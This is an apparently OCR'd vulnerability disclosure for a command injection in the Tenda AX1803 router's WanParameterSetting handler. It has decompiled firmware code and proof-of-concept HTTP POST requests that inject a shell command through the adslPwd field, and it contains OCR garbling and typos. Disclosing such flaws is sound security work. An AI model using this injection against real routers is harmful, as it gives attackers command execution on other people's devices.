#* *Tenda ax1803 has a command injection vulnerability**

##* * * \ * overview****

- ***** type \ ****: command injection vulnerability
- * * * \ * supplier \ * * * *: Tenda （ https://tenda.com.cn ）
- ***** product ****: WiFi router ax1803
- * ***firmware download address:**** https://www.tenda.com.cn/download/detail-3225.html
- * ***firmware download address:**** https://down.tenda.com.cn/uploadfile/AX1803/US_AX1803v2.1br_v1.0.0.1_2890_CN_ZGYD01.zip


Tendaax1803 router adopts WiFi 6 (802.11ax) technology, and the dual band concurrency rate is up to 1775mbps (2.4ghz:574mbps, 5ghz:1201mbps). Compared with the ac1200 router of the previous generation WiFi 5 standard, the wireless rate is increased by 50% and the transmission distance is longer; Equipped with 1.5GHz high-performance quad core processor, the network load capacity is comprehensively improved, data forwarding is faster, and long-term operation is more stable; Using ofdma+mu-mimo technology, more devices can access the Internet at the same time, the transmission efficiency is significantly improved, the delay is significantly reduced, and the online games and ultra clear videos for multiple people are more fluent. It is the first choice for building a multimedia home network! Command Execution Vulnerability in wanparametersetting

Description

1, Product Information:

Overview of the latest version of simulation for Tenda AX1803 router:

AX1803



AX1803 双频千兆WIFI6路由器 资料下载

AX1803升级软件 v1.0.0.1_2890


关联产品：AX1803 更新日期：2021/7/30

1. 此固件仅适用于AX1803型号且当前软件版本为V1.0.0.X的机器升级，升级前请确认产品型号。
2. 解压下载文件，登录无线路由器管理界面，点击”系统管理”-“软件升级”-“本地升级”，选择“bin”结尾的文件来升级您的路由器。
3. 升级过程中不能断电，否则会导致无线路由器损坏。


* 如果链接错误或其他问题，请反馈到 tenda@tenda.com.cn或联系在线客服，谢谢。

2. Vulnerability Details

Tenda AX1803 was found to have a command injection vulnerability in the WanParameterSetting function




```
FILE *__fastcall save_encrypted_data(const char *a1, const char *a2)
{
  char s[536]; // [sp+8h] [bp-218h] BYREF

  memset(s, 0, 0x200u);
  snprintf(s, 0x200u, "echo -n %s | openssl aes-128-ecb -e -a -pbkdf2 -k 1qaz2wsx3edc4rfv -out %s", a1, a2);
  return popen(s, "r");
}
```



```
  char s[256]; // [sp+10h] [bp-320h] BYREF
  char v21[256]; // [sp+110h] [bp-220h] BYREF
  char v22[288]; // [sp+210h] [bp-120h] BYREF

  memset(s, 0, sizeof(s));
  memset(v21, 0, sizeof(v21));
  memset(v22, 0, 0x100u);
  if ( a2 == 1 )
  {
    webgetvalue(a1, "adslUser", &byte_1C2CF0);
    v5 = v4;
    webgetvalue(a1, "adslPwd", &byte_1C2CF0);
    v7 = v6;
    webgetvalue(a1, "dnsAuto", "1");
    v19 = v8;
    webgetvalue(a1, "dns1", &byte_1C2CF0);
    v10 = v9;
    webgetvalue(a1, "dns2", &byte_1C2CF0);
    v12 = v11;
    memset(s, 0, sizeof(s));
    sprintf(s, "wan%d.ppoe.userid", 1);
    GetValue(s, v21);
    memset(s, 0, sizeof(s));
    sprintf(s, "wan%d.ppoe.pwd", 1);
    GetValue(s, v22);
    if ( strncmp(v21, v5, 0x100u) || strncmp(v22, v7, 0x100u) )
    {
      save_encrypted_data((int)v7, (int)"/tmp/pppoe_password");
      sub_30930(1, "pppoe.auth.changed", (int)"1");
    }
    SetValue("wl.wisp.access_mode", "pppoe");
    SetValue("wl.wisp.ip", &byte_1C2CF0);
    SetValue("wl.wisp.mask", &byte_1C2CF0);
    SetValue("wl.wisp.gateway", &byte_1C2CF0);
    SetValue("wl.wisp.dns1", &byte_1C2CF0);
    SetValue("wl.wisp.dns2", &byte_1C2CF0);
  }
  else if ( a2 == 2 )
  {
    webgetvalue(a1, "adslUser2", &byte_1C2CF0);
    v5 = v13;
    webgetvalue(a1, "adslPwd2", &byte_1C2CF0);
    v7 = v14;
```

The non-zero is true, and when we change the adslPwd parameter, we get a command injection vulnerability after setting it.



外网设置

WAN口： □ 未插网线

联网方式： 宽带拨号

宽带账号： aaaa

宽带密码： ••••

DNS设置： 自动获取

```
POST /goform/WanParameterSetting?0.8762489734485668 HTTP/1.1
Host: 192.168.68.150
Content-Length: 152
Accept: */*
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/99.0.4844.51 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://192.168.68.150
Referer: http://192.168.68.150/main.html
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

wanType=2&adslUser=aaaa&adslPwd=$(ls >
./xxx)&vpnServer=&vpnUser=&vpnPwd=&vpnWanType=1&dnsAuto=1&staticIp=&mask=&gateway=&dns1=&dns2=&module=wan1&d
SpeedLimit=
```

3. Recurring loopholes and POC

To reproduce the vulnerability, the following steps can be followed:

Start firmware (real machine) via qemu-system or other means

Attack using the following POC attacks

Note the replacement of password fields in cookies

```
POST /goform/WanParameterSetting?0.8762489734485668 HTTP/1.1
Host: i92.168.68.150
Connection: close
Content-Length: 191
sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="98", "Google Chrome";v="98"
Accept: */*
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/98.0.4758.109 Safari/537.36
sec-ch-ua-platform: "macOS"
Origin: https://i92.168.68.150
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://192.168.2.1/main.html
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: password=edeff4d6d98974e46457a587e2e724a2ndy5gk

wanType=2&adslUser=aaaa&adslPwd=$(ls >
/tmp/xxx)&vpnServer=&vpnUser=&vpnPwd=&vpnWanType=1&dnsAuto=1&staticIp=&mask=&gateway
```